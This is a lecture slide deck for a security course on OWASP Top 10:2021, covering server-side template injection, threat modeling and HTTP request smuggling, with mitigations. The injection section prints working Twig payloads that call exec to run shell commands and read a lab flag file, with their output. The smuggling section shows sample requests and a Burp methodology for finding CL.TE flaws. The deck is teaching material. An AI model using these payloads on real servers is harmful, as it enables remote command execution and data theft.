OWASP Top 10:2021

- Lecture By
  Pratidnya S. Hegde Patil
  Assistant Professor-IT Dept.

OWASP Top 10 - 2021

OWASP Top 10:2021: https://owasp.org/Top10/

TOP 10

A3:2021

Server-Side Template Injection (SSTI)

Courtesy: https://portswigger.net/web-security/

Learning Path: Web Security Academy

A3:2021 SSTI

- A server-side template injection vulnerability occurs when user input is placed in a server-side template.
- An attacker may be able to inject template directives with the objective of executing arbitrary code.
- The impact of this vulnerability depends on various factors, such as the template engine and what characters can be used in the payload.
- The most straightforward attacks give the attacker the ability to read information that it should not have access to.
- In some cases, this type of vulnerability may give the attacker full control over the server.

A3:2021 SSTI

- Web applications commonly use server side templating technologies (Jinja2, Twig, FreeMaker, etc.) to generate dynamic HTML responses.
- Server Side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in an unsafe manner and results in remote code execution on the server.
- Any features that support advanced user-supplied markup may be vulnerable to SSTI including wiki-pages, reviews, marketing applications, CMS systems etc. Some template engines employ various mechanisms (eg. sandbox, whitelisting, etc.) to protect against SSTI.

A3:2021 SSTI

- Consider a marketing application that sends bulk emails, and uses a Twig template to greet recipients by name. If the name is merely passed in to the template, as in the following example, everything works fine:
- This is not vulnerable to server-side template injection because the user's first name is merely passed into the template as data.

```
$output = $twig->render("Dear
{first_name},", array("first_name" =>
$user.first_name) );
```

A3:2021 SSTI

- However, if users are allowed to customize these emails, problems arise:
- However, as templates are simply strings, web developers sometimes directly concatenate user input into templates prior to rendering.

```
$output = $twig->render("Dear " . $_GET['name']);
```

A3:2021 SSTI

- Now, instead of a static value being passed into the template, part of the template itself is being dynamically generated using the GET parameter name.
- As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the name parameter as follows:

```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

A3:2021 SSTI

- If the engine allows to access fields:
  - The attacker might be able to access interesting internal data structure. Internal data structure could have interesting state to override. They may expose powerful types.

- If the engine allows function calls:
  - The attacker can target function that read files, execute commands or access internal states of the application.

Web templates

Example: SSTI in PHP's Twig template engine

1. {{1338-1}}
2. {{_self.env.registerUndefinedFilterCallback(“exec”)}} {{_self.env.getFilter(“id”)}}
3. {{_self.env.registerUndefinedFilterCallback(“exec”)}} {{_self.env.getFilter(“echo –E `ls /`”)}}
4. {{_self.env.registerUndefinedFilterCallback(“exec”)}} {{_self.env.getFilter(“echo –E `ls /secret`”)}}
5. {{_self.env.registerUndefinedFilterCallback(“exec”)}} {{_self.env.getFilter(“echo –E `cat /secret/flag_twigtwig.txt`”)}}

1. Thanks 1337. You will be notified soon.
2. Thanks uid=33 (www-data) gid=33 (www-data) group=33 (www-data). You will be notified soon.
3. Thanks –E bin boot dev etc home lib lib64 media mnt opt proc run sbin secret srv sys tmp usr var. You will be notified soon.
4. Thanks –E flag_twigtwig.txt. You will be notified soon.
5. Thanks –E Got it! Flag-39c7dfb8c5388ddea6370b50c4b476. You will be notified soon.

SSI vs XSS attacks

SSI	XSS
A server side injection attack commonly targets the system's backend.	A cross-site scripting attack occurs on the client side.
Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server.	When data entered into an application is re-displayed in the browser without being sanitized, a cross-site scripting vulnerability occurs.

SSI vs XSS attacks

SSI	XSS
SSIs are directives that can be found in the HTML code of a webpage and are used to add dynamic content to HTML pages. For example, consider a web application with numerous pages, each requiring a unique header and footer. Instead of manually coding for each of these, SSIs can be used in the HTML to dynamically inject the necessary content into each page. It has the following syntax: <!– #directive parameter=value parameter=value -->	This indicates that rather than an attacker injecting code to harm a server, the code is used to harm a user. However, the attacker convinces the user to pass the code rather than directly send it to the application. This code is then returned to the user in a form that their browser interprets as though it were an original component of the page.

A3:2021 SSTI

- Mitigation:
  - The best recommendation is to avoid having templates depending on user input. Try to restrict any user input to template parameters.
  - One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary. Separating the logic from presentation as much as possible can greatly reduce your exposure to the most dangerous template-based attacks.
  - Another measure is to only execute users' code in a sandboxed environment where potentially dangerous modules and functions have been removed altogether.
  - Some template engines employ various mechanisms (ex: sandbox, whitelisting, etc.) to protect against SSTI.

Threat Modeling


- Threat modeling has become a popular technique to help system designers think about the security threats that their systems and applications might face. Therefore, threat modeling can be seen as risk assessment for applications.
- It enables the designer to develop mitigation strategies for potential vulnerabilities and helps them focus their inevitably limited resources and attention on the parts of the system that most require it.
- It is recommended that all applications have a threat model developed and documented.
- Threat models should be created as early as possible in the SDLC, and should be revisited as the application evolves and development progresses.

Threat Model

- To develop a threat model, we recommend taking a simple approach that follows the ”NIST 800-30” standard for risk assessment. This approach involves:
  - Decomposing the application – use a process of manual inspection to understand how the application works, its assets, functionality, and connectivity.
  - Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business importance.
  - Exploring potential vulnerabilities - whether technical, operational, or managerial.
  - Exploring potential threats – develop a realistic view of potential attack vectors from an attacker’s perspective by using threat scenarios or attack trees.
  - Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic.

Threat Model

- The output from a threat model itself can vary but is typically a collection of lists and diagrams. The OWASP Code Review Guide outlines an Application Threat Modeling methodology that can be used as a reference for testing applications for potential security flaws in the design of the application. There is no right or wrong way to develop threat models and perform information risk as
- **Advantages**
  - Practical attacker's view of the system
  - Flexible
  - Early in the SDLC
- **Disadvantages**
  - Relatively new technique
  - Good threat models don't automatically mean good software



HTTP Request Smuggling (HRS)

Courtesy: https://portswigger.net/web-security/

Learning Path: Web Security Academy

HTTP Request Smuggling

- HTTP request smuggling is an attack technique that is conducted by interfering with the processing of requests between the front end and back end servers.
- The attacker exploits the vulnerability by modifying the request to include another request in the first request's body.
- This is done by abusing Content-Length and Transfer-Encoding headers.
- After the attack is successful, the second request in the first request's body is smuggled and processed.

https://www.cobalt.io/blog/a-pentesters-guide-to-http-request-smuggling

Impact of HTTP Request Smuggling

- During the attack, basically two HTTP headers are used:
  - **Content-Length Header:** the size of the request body (in bytes).
  - **Transfer-Encoding Header:** specified as chunked so that the request body will be sent in chunks (separated by newline). 0 is used to end a chunk.

https://www.cobalt.io/blog/a-pentesters-guide-to-http-request-smuggling


Impact of HTTP Request Smuggling


- This attack works when the following conditions are met:
  1. The front-end server forwards multiple requests to the back-end server over the same network connection.
  2. The back-end doesn't agree with the front-end about where each message ends.
  3. The ambiguous message the attacker sends gets interpreted as two separate HTTP requests by the back-end server
  4. The attacker prepares the second request for the sake of malicious action that cannot be accomplished by the first request

Impact of HTTP Request Smuggling

- During the attack, basically two HTTP headers are used:
  - **Content-Length Header:** the size of the request body (in bytes).
  - **Transfer-Encoding Header:** specified as chunked so that the request body will be sent in chunks (separated by newline). 0 is used to end a chunk.


https://www.cobalt.io/blog/a-pentesters-guide-to-http-request-smuggling


<request-line>
<general-headers>
<request-headers>
<entity-headers>
<entity-headers>
<empty-line>
[<request-body>]
1 POST / HTTP/1.1
2 Date: Mon 11 July,2020
3 Host: facebook.com
4 Content-Length: 5
5 Content-Type:text/plain
6
7 Hello


<request-line>
<general-headers>
<request-headers>
<entity-headers>
<entity-headers>
<empty-line>
[<request-body>]
1 POST / HTTP/1.1 \r\n\
2 Date: Mon 11 July,2020\r\n\
3 Host: facebook.com \r\n\
4 Content-Length: 5 \r\n\
5 Content-Type:text/plain\r\n\
6 \r\n\
7 Hello


Content Length
POST / HTTP/1.1
Date: Mon 11 July,2020
Host: facebook.com
Content-Length: 11
Content-Type: text/plain
Hello World
Tranfer Encoding
POST / HTTP/1.1
Date: Mon 11 July,2020
Host: facebook.com
Transfer-Encoding: chunked
Content-Type: text/plain
5
Hello
6
World
0

Understand through CLRF



Content Length: 11
Count body after blank line
Hello World
Transfer Encoding: chunked

Count body after blank line
5 (H,e,l,l,o) First Chunk
6 (‘ ‘,W,o,r,l,d) Second Chunk
0 and blank line end of body of chunks

Impact of HTTP Request Smuggling

When an attacker succeeds in performing a request smuggling attack, they inject a malicious HTTP request into the web server, bypassing internal security controls. This can allow the attacker to:

- Gain access to protected resources, such as admin consoles
- Gain access to sensitive data
- Hijack sessions of web users
- Launch cross-site scripting (XSS) attacks without requiring any action from the user
  Perform credential hijacking

HTTP Request Smuggling Examples

- The three main attack techniques are known as "**CL.TE**", meaning the attack exploits content length on the front end and then transfer encoding on the back end, "**TE.CL**" for the opposite, and "**TE.TE**" for a double exploitation of transfer encoding, on both front and back end.

CL.TE (Content-Length, Transfer-Encoding) Vulnerabilities

- HTTP/1.1 uses Persistent TCP Connection by default. “connection:Keep-alive”
- HTTP Pipelining works on FIFO request and response.
- CL ignore and TE seen.
- TE ignore and CL seen.
- TE seen and TE seen.
- CLRF (\r\n is counted as 2 bytes)

HTTP Request Smuggling

Preparation of Practical Problems


CL.TE

CL.TE


4 Step Methodology
Request Smuggling
1 – Pick an endpoint
2 – Prepare Repeater for Request Smuggling
3 – Detect the CL.TE vulnerability
4 – Confirm the CL.TE vulnerability

Preparation of Burp for CL-TE HTTP Request Smuggling

A normal valid request with CL-0 and no body




The CLRF is 2 bytes \r\n (two escape characters)


Send a request for sanity check and if you get 200OK response then you are ready to check for HTTP vulnerability

Should give back a response 200 OK


How to detect CL.TE vulnerability? Using timeout technique



